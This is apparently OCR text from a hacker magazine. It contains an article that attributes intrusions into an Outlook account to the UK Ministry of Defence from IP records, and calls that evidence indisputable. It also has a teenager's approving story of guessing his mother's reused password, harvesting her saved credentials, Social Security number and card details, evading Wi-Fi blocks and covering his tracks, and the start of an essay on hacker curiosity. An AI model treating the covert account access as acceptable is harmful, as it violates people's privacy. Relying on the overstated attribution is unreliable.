Entrada bem-sucedida (2 eventos)	14/08/2015 03:28 - 11:05	Brasil
Entrada bem-sucedida (2 eventos)	13/08/2015 11:02 - 19:10	Brasil
Entrada bem-sucedida	13/08/2015 11:01	Não disponível

Endereço IP
25.165.75.8

Dispositivo/plataforma
Windows

Navegador/aplicativo
Desconhecido

Alias da conta
rodrigosruiz@outlook.com

Figure 1. Microsoft Outlook access report and IP 25.165.75.8, which is the property of the UK's Ministry of Defence.

Date/time	IP	Owner	Local
15/01/2015 13:22	157.56.238.188	Microsoft Corporation	Redmond
29/01/2015 14:39	132.245.80.92	Microsoft Corporation	Redmond
02/02/2015 04:10	132.245.32.12	Microsoft Corporation	Redmond
02/02/2015 04:10	132.245.32.11	Microsoft Corporation	Redmond
03/02/2015 04:49	132.245.11.4	Microsoft Corporation	Redmond
03/02/2015 14:15	132.245.32.4	Microsoft Corporation	Redmond
09/02/2015 12:15	198.11.246.181	Softlayer/F-Secure	Chantilly/ Washington
20/03/2015 10:41	25.163.90.11	Ministry of Defence, UK	London
20/03/2015 16:46	25.160.164.153	Ministry of Defence, UK	London
31/07/2015 20:04	25.165.74.23	Ministry of Defence, UK	London
13/08/2015 11:01	25.165.75.8	Ministry of Defence, UK	London
30/10/2015 09:24	25.165.118.133	Ministry of Defence, UK	London
27/11/2015 11:28	25.165.74.25	Ministry of Defence, UK	London


Table 1. List of IP addresses through which the email account was improperly accessed.

The password used to protect the account assigned at the time of the incidents was regarded as "strong," that is, it contained a great number of numbers, upper and lower case letters, and special characters, which is a format typically used in IT (e.g. "f5Gr$ekslanhjo").

It would be unthinkable that a corporation, which is one of the symbols of America, would be institutionally involved with an unfriendly foreign government.

During recent years, the entire world's media has regularly referred to the NSA in the context of any espionage action, control, and invasion of privacy against people, businesses, and governments around the world.

These reports have also shown that there is at least another player in the game - the UK - as seen in Figure 2, Figure 3, and Table 1. The evidence, which is indisputable, points to actions of the UK in the USA, specifically in Microsoft. In the search for an answer, we contacted the UK's Ministry of Defence[11], who were evasive in response, as can be seen in Figure 3. When the UK government answers by saying, "We do not confirm and we do not deny," it alerts everyone to the privacy and security of the UK's business, industrial, and scientific secrets.




apps.db.ripe.net/search/query.html?searchtext=25.165.74.24#resultsAnchor

Search results

This is the RIPE Database search service. The objects are in RPSL format.
The RIPE Database is subject to Terms and Conditions.

```
Abuse contact info: hostmaster@mod.uk

inetnum:        25.0.0.0 - 25.255.255.255
netname:        UK-MOD-19850128
descr:          UK Ministry of Defence
country:        GB
org:            ORG-DMoD1-RIPE
admin-c:        MN1891-RIPE
tech-c:         MN1891-RIPE
status:         LEGACY
notify:         hostmaster@mod.uk
mnt-by:         UK-MOD-MNT
mnt-domains:    UK-MOD-MNT
mnt-routes:     UK-MOD-MNT
mnt-by:         RIPE-NCC-LEGACY-MNT
changed:        hostmaster@ripe.net 20050823
changed:        hostmaster@ripe.net 20060426
```

Figure 2. The RIPE Network Coordination Centre, the organization responsible for coordinating IP registries in Europe, assigns the range 25.0.0.0 to 25.255.255.255 to the UK's Ministry of Defence.



Ministry of Defence

Ministry of Defence
Main Building (02/M)
Whitehall
London SW1A 2HB
United Kingdom

Telephone: +44 (0)20 7218 9000

E-mail: ISSHQ-MB-GroupMailbox@mod.uk

Ref. TO_2015_06

Mr Rodrigo Ruiz
rodrigosruiz@outlook.com

29 June 2015

Mr Ruiz,

Thank you for your email dated 6 June 2015 to the Ministry of Defence. As the Information Systems and Services (responsible for the delivery of Defence Information and Communications Technology) point of contact within the Department, it falls to me to respond.

Having considered the information provided in your email, we would recommend that any concerns over the possible hacking of your Outlook account should be raised directly with Microsoft.

Yours sincerely,

ISS HQ-MB Secretariat


Figure 3. Response from the UK's Ministry of Defence when asked if it authorized the intrusion into the researcher's email account or whether its own computers had been hacked by third parties, thereby allowing access.

When questioned about these incidents, Microsoft[12] provided the following protocols: `1076B89D; 9023A4AE; 4FB0DD02; B860A2E9; 102FD43B.`

On the 18th of December 2015, Microsoft Computer Emergency Response provided the reply as shown in Figure 4. When Microsoft declared that the access simply involves a Microsoft server-to-server call, we might ask the following:

1. Are Microsoft Outlook servers embedded in the UK's Ministry of Defence infrastructure? If so, why?

2. In Figure 6, we present an example of human interaction in Washington DC in which a user typed in a wrong password a few days before London received access to the email account. Why would Microsoft imagine that an automated server system would type in wrong passwords?



RE: SIM-13126100 - 132.245.32.11 --- 1/2/2015 7:10:00 AM

Microsoft Computer Emergency Response
Para: 'Rodrigo Ruiz' <rodrigosruiz@outlook.com>; Microsoft Computer Emergency Response <cert@microsoft.com>;
sex 18/12/2015 19:3

Mr Ruiz,


Thank you for contacting Microsoft. Currently there is no indication of non-legitimate mailbox access. The warning notification message is a false positive detection originating from Microsoft servers that is currently under investigation. This was an internal server-to-server call. We appreciate you notifying us of the event.

Thank you,

CERT@Microsoft.com

Figure 4. Microsoft's response that the incident in question is just a false positive with regard to its own server-to-server communications: "Thank you for contacting Microsoft. Currently there is no indication of non-legitimate mailbox access. The warning notification message is a false positive detection originating from Microsoft servers that is currently under investigation. This was an internal server-to-server call. We appreciate you notifying us of the event."


This answer does not correspond to the information that Microsoft published on its site[12] about the security and privacy of Outlook (see Figures 5, 6, and 7). On the same page, Microsoft says: "When you tell us that you don't recognize an activity, it's possible that a hacker or a malicious user has gotten access to your account. To help protect your account, we'll walk you through several steps, including changing your password and reviewing and updating your security info."



The following table explains the different activity descriptions you might see listed.

Activity description	What it means
Successful sign-in	Someone signed in to your Microsoft account with the correct password. (This was probably you!)
Security challenge	We detected an unusual sign-in attempt with the correct password. (This might have been you, but we weren't sure—for example, this might have happened on a new device we didn't recognize.) To help protect your account, we required an extra security challenge.
Incorrect password entered	Someone tried to sign in to your Microsoft account with the wrong password. (This might have been you, if you forgot your password—or it might have been someone else trying to access your account. We didn't allow this sign-in.)

Figure 5. Microsoft describes on the user's page[12] the different activities relating to an Outlook access report.



Microsoft Corporation (US) | https://account.live.com/Activity?mkt=pt-BR

Descrição | Data (EST) | Local

⌄ Desafio de segurança | Hoje 09:47 | Brasil

Endereço IP
200.144.112.3

Dispositivo/plataforma
Windows

Navegador/aplicativo
Firefox

Esta é a sua sessão atual.

› Desafio de segurança | Hoje 09:47 | Brasil

› Entrada bem-sucedida (4 eventos) | Hoje 01:07 - 09:46 | Brasil

› Entrada bem-sucedida (4 eventos) | Ontem 13:06 - 16:58 | Brasil

⌄ Entrada bem-sucedida | Ontem 12:15 | Estados Unidos

Endereço IP
198.11.246.181

Dispositivo/plataforma
Windows

Navegador/aplicativo
Firefox

Alias da conta
rodrigosruiz@outlook.com

Foi você? Se não foi, avise-nos.

Não fui eu

⌄ Senha incorreta inserida | Ontem 12:15 | Estados Unidos

Endereço IP
198.11.246.181

Dispositivo/plataforma
Windows

Navegador/aplicativo
Firefox

Alias da conta
rodrigosruiz@outlook.com

Saiba como tornar sua conta mais segura.

Figure 6. A wrong password was typed in by a human in Washington DC a few days before London got access to the email account. "Senha incorreta inserida" is Portuguese for "Wrong password typed."




Figure 7. The way of shame, starting in Brazil, where the real user accessed their webmail and where the hacking took place in Microsoft, connecting in Washington DC, and finally arriving in London. Image from Google Maps.

More Questions Than Answers

What are the conditions that might have led to the UK becoming involved in this incident? Or was the UK government also a victim, ashamed to admit that it had been hacked? And did Microsoft fall prey to one of its employees? What is the impact of this type of espionage in the world on researchers and the general public? Are thousands of researchers vulnerable to the shady methods and almost unlimited resources of organized hackers? How many patents are at risk? Is the crime no longer about stealing, but simply getting caught? The *Los Angeles Times* reported in 2001 that the relationship between scientific researchers and intelligence agencies did not cool off after the Cold War as previously thought. But, while these researchers continue to fully cooperate with their intelligence masters[13], they should not forget that the same person who pays the wages of these scientists may also be reading their emails on a daily basis.

References

[1] SSL.COM; "What is SSL?;" `http://info.ssl.com/article➥.aspx?id=10241`

[2] NSA.GOV; National Security Agency; `https://www.nsa.gov/`

[3] CIA.GOV; Central Intelligence Agency; `https://www.cia.gov/index.html`

[4] GOVERNMENT.RU; "The Russian Goverment;" `http://government.ru➥/en/department/113/`

[5] MacAskill, Ewen and Dance, Gabriel; "NSA Files Decoded;" *The Guardian;* 11 November 2013; `http://www.➥theguardian.com/world/inter➥active/2013/nov/01/snowden-➥nsa-files-surveillance-revel➥ations-decoded`

[6] Schneier, Bruce; "Securing Medical Research: A Cybersecurity Point of View;" *Science,* Vol. 336, pp. 1527 - 1529, 22 June 2012

[7] American Association for the Advancement of Science; "The End of Privacy;" *Science,* January 2015; `http://www.➥sciencemag.org/site/special/➥privacy/index.xhtml`

[8] Greenwald, Glenn et al; "Microsoft Handed the NSA Access to Encrypted Messages;" *The Guardian,* 12 July 2013; `https://www.theguardian.com/➥world/2013/jul/11/microsoft-➥nsa-collaboration-user-data`

[9] American Registry for Internet Numbers; `https://www.arin.net`

[10] RIPE Network Coordination Centre; `https://www.ripe.net/`

[11] UK Ministry of Defense; `https://➥www.gov.uk/government/organ➥isations/ministry-of-defence`

[12] Microsoft; "What is the Recent activity page?;" `http://www.microsoft.com/➥en-us/account/security/recent➥activity.aspx`

[13] Gibbs, David N.; "Academics and Spies: The Silence That Roars;" *Los Angeles Times,* 28 January 2001; `http://art➥icles.latimes.com/2001/➥jan/28/opinion/op-18012`

Acknowledgment


Thanks for all, *2600* team. Thanks to Kil Park and Fernando Amatte for research with us in crypto, privacy, and *Apoc@lypse*. These surveys are catching the attention of the world. Thank you for our wives who encourage us.

Biography

Rodrigo Ruiz is a researcher at Centro de Tecnologia da Informação Renato Archer, Campinas, Brazil. In addition, he is a member of the Society of Digital Information and Wireless Communications, as well as the co-author of Apoc@lypse: The End of Antivirus. *He has also authored papers about privacy and security for* Cyber Defense Magazine, Cyber Security Review, *and international conferences and journals.*

Rogério Winter is a colonel in the Brazilian Army with more than 25 years of experience in military operations and information security. He holds a master's degree in electronic engineering and computation from the Instituto Tecnológico de Aeronáutica and is a member of the Society of Digital Information and Wireless Communications. His current interests are warfare issues, cybernetics, command and control, and decision-making processes. He is also the co-author of Apoc@lypse: The End of Antivirus.

InfoSec at Its Worst, OPSEC at Its Best



<key>
Kind: public key, RSA, 2048-bit
Usage: Encrypt, Derive, Verify

Name	Kind	Date Modified	Expires	Keychain
<key>	public key	--	--	login
<key>	private key	--	--	login
Apple Persistent State Encryption	application password	Oct 8, 2012 12:11:27 PM	--	login
com.apple.fa...e: registrationV1	application password	Today, 1:35 PM	--	login
com.apple.sc...kmarksagent.xpc	application password	Oct 9, 2012 2:41:13 PM	--	login
FaceTime: ch....com-AuthToken	application password	Oct 8, 2012 12:12:56 PM	--	login
ids: identity-...air-signature-v1	application password	Oct 8, 2012 12:13:23 PM	--	login
ids: identity-rsa-private-key	application password	Oct 8, 2012 12:13:23 PM	--	login
ids: identity-rsa-public-key	application password	Oct 8, 2012 12:13:23 PM	--	login
ids: message-protection-key	application password	Oct 8, 2012 12:13:26 PM	--	login
iMessage Encryption Key	private key	--	--	login
iMessage Signing Key	private key	--	--	login

by NerveGas Jr.

Introduction 0x0

As I write this, I am on my mother's Mac computer as she and my stepfather play *Call of Duty: Advanced Warfare* on the PS4. In order to get on the Wi-Fi for this computer, I had to ask my stepfather to unblock the computer from the Wi-Fi to write the article, which is ironic as you will see. Years ago in 2012, my mother gave me the password to her Apple account so I could update the apps I had on my iPod. Years later in the summer of 2015, that password came in handy when I needed access to her computer to contact someone and she wouldn't let me. As you may have guessed, the computer had the same password on it as her iTunes account. And it didn't stop there....

Genesis, Exodus, Revelation 0x1

As previously stated, I needed a password in order to update my apps for my iPod and, since my mother was thousands of miles away from me for a prolonged period of time, I needed her to text me the password to update, because if I didn't, I would soon be cut off from all media, and then from the whole world basically, because that is how our world is now. She texted me the password, hexxxx5Got. I used it to update the apps and for nothing else, but I remembered it because I like to remember things I might be able to use later. Eventually, my iPod got taken away, but I still remembered the password. A few years after that, we moved from one state to another and my mother moved to a different one for reasons that will remain unstated. Over the summers, I got to see her and every summer I got closer to needing her password for the computer.

One summer, the computer was locked with a password because my mother didn't want my other siblings to have access to it, and I got the short end of the stick. One evening, when my parents were downtown, I decided to have a crack at guessing the password. I guessed things my mother might have used as the password like her birthday, qwerty, and the like. After a few guesses, I had a eureka moment and guessed the password she had given to me years earlier back in 2012, hexxxx5Got. It worked, and after contacting the person I needed to, I decided to have a poke around, because why not? *Maybe* I would get caught, but maybe I wouldn't.

Mac OS X has a built-in password-saving application called Keychain Access, which was where I started. I had access to an iPad that wasn't yet connected to the Wi-Fi and, if I could only get Wi-Fi on that iPad, I wouldn't need to sneak onto the computer. It would be more efficient. So I went into Keychain Access to acquire the password. KeyChain Access by default has password protection that most people use to ensure that others can't get into it to get the passwords. In this pitiful case, the password was hexxxx5Got, which was my first guess. I got the Internet password, which surprisingly wasn't the same as the Apple account, computer, and Keychain Access. It was a combination of my mother's last name, my brother's name, and some other number. I quickly memorized that and then got out of the computer.

After finding the iPad, I turned it on. I was baffled to see that it then had a password on it - probably to keep my siblings out of that too - but I didn't worry about having the short end of the stick. The password was unsurprisingly hexxxx5Got. I entered the Wi-Fi password and was able to use the Ipad for the rest of the summer with no problem. It was easier to sneak around with and more efficient to use for contacting people and for covering my tracks.

One Year Later... 0x2


After leaving my mother's to start school, I forgot all about the technical adventure I had and lived my life without any problem, that is, until I went back for this summer. My siblings used the computer nonstop since the password was taken off and they love their Minecraft videos and make-up tutorials. Eventually, my stepfather set up the Wi-Fi (using Linksys Smart Wi-Fi Application) to block the computer from the Wi-Fi during the times when neither of my parents were home. The only way to unlock the Wi-Fi was to go into the Internet browser and login to the Linksys Smart Wi-Fi Application with an email and password. The password wasn't the problem because I knew it would be the Internet password, which I could find through Keychain Access in a minute. It was amusing that the email address was my problem because everyone always needs the password, but here that just wasn't the case. Fortunately, they were using Gmail and the Gmail address was saved in the login page.

So I logged into the Linksys Smart Wi-Fi Application and changed the settings so I could go onto the computer in order to do summer homework (high school sucks). I knew that my stepfather would be able to tell that the computer was connected to the Internet by looking at the status from the app on his phone, but I was able to get the computer incognito so I wouldn't get caught. I went in, did what I had to do, and then got out and changed the settings back to its previous values to cover my tracks. To further cover myself, I deleted the history from the previous five minutes on the browser and computer. Then I poked around in Keychain Access again.

My mother needs InfoSec training bad. Her Amazon account details were in there, along with her Social Security number, LinkedIn, Facebook, Instagram, credit card information, and pretty much every other password she had ever used, at least that she had ever used on that computer. I didn't need to use any of these, except maybe the credit card information (just kidding, I'm not that rude, and those tracks are harder to cover - as if she would check). My brother has a tablet which I used for a while, but eventually the Wi-Fi was blocked so my brother couldn't use it, which was no problem for me either. Basically, I knew every password my mother and stepfather had, along with their socials. I had another idea as I was trying to crack my mother's phone password so I could amaze her by "guessing" it. A day earlier, she gave my her account login code for the PS4 so I could play it and, after asking her where she got the seemingly random four digit combination, she told me plainly "the last four digits of my Social Security number." I almost knew that she used her whole Social Security number for the password since it was nine digits long, as Social Security numbers are (I tried to get the password to the phone by shoulder surfing, but she put it in too fast for me). Surely enough, her password was, and still is, her Social Security number. I didn't look though her phone because I was already preoccupied, but maybe later!

Conclusion 0x3

Only my hacker father knows that I know my mother's and stepfather's passwords and everything else, and he won't tell, well... because he's cool. Even if he does, I'll probably be able to figure the new passwords out anyway. In the Keychain Access, there were variants of the password hexxxx5Got such as jexxxx6Got. While it's good to use variants for a little more password protection and easy memory, it can be dumb if you have a 15-year-old hacker son. I didn't use any coding or go through any partitions to get passwords - I simply used my tiny amount of knowledge about my mother's passwords and went from there to get almost all of them. I deleted my passwords from the Keychain Access so no one could snoop around *my* stuff and I covered all of my tracks. In the end, I wound up using my Mother's bad InfoSec practices for my own good InfoSec habits. I was cautious of covering my tracks the whole time in order to maintain good OPSEC. Even now while I finish this article, I'm doing that. If my stepfather or mother walk in here, I can switch to the draft email of my summer homework (again, high school sucks), and go back to this when they decide to play *Call of Duty* again, which they are still doing. Cheerio! Happy Hacking!



The Hacker Perspective

by Byeman

I work in the high tech industry. Despite my coworkers' backgrounds, they still view hackers as lazy millennials living in their parents' house not paying back their $150,000 in student loans who use their idle time to steal from those like us who sit in conference rooms all day wondering how we're going to make the next installment on our $150,000 mortgages.

I too am a hacker. I didn't always embrace the label. In fact, I often ran away from it. I've made a few trips around the sun having been around for most of the Nixon administration (if you're one of these who believes life begins at conception, I was around for the tail end of the Johnson years). Since the early 1980s, I understood the distinction between "hacker" and "criminal who uses technology to commit crimes." I was your typical self-conscious, high-strung, 13-year-old who looked down upon those comic book loving, *Dungeons & Dragons* playing, VIC-20 owners. They were the hackers, I was the normal one. Right? Thankfully, I outgrew that narrow definition and lately have been reflecting on my hacker roots. Why, you ask? I'll tell you why.

My career has taken me all over the world. I was sitting in an oyster bar in Guadalajara with some coworkers and one of them asked how I came to be so curious and knowledgeable about the world around me. Their inclination was to head to Chili's for familiar food and Coke. I insisted instead on us visiting that hole in the wall a few blocks away with damned good food and real tequila (not the crap found in most frat houses back home). I don't speak Spanish, but I don't care. I plow through my mangled español with gusto. It occurred to me amongst other talents that I'm also a language and travel hacker. An unfamiliar language and marginally different culture isn't something to avoid, but to crack apart, understand, and misuse until I finally master it. I really think the hacking skills I began to develop with I was five years old continue to serve me forty years later.

The day I turned five was a momentous event. Actually, it probably wasn't, but I was to start kindergarten shortly after and my grandparents saw fit to present me with a clock radio. Because, you know, it's never too early to get your firstborn grandson indoctrinated to the whole 9 to 5 routine. My birthday candles hadn't been lit before I took a screwdriver to it to figure out how it worked. How did this plastic box know to flip the mechanical number to the next value every minute? How did it magically go from 59 back to 00 and not 60? I saw a litany of gears and moving parts and figured out which ones controlled the minutes and which the hours. I also got introduced to what 120 VAC feels like. That evening I was still geeking out, this time with the radio. It was AM only and I started hearing stations that weren't there earlier in the day from cities I had never heard of. I found my dad's road atlas and discovered just how far away the likes of KRLD, KOMO, WSM, and WLS were from my house. This was my gateway drug. I started learning about electronics, I read how nighttime radio propagation works, and I became more methodical in my exploration. I figured out there was 10 kHz spacing. I would actively seek less active spots on the dial to see what I could pull out of the static. Besides igniting my curiosity, I believe this taught me at an early age to ask questions, go to the library, and learn, learn, learn.

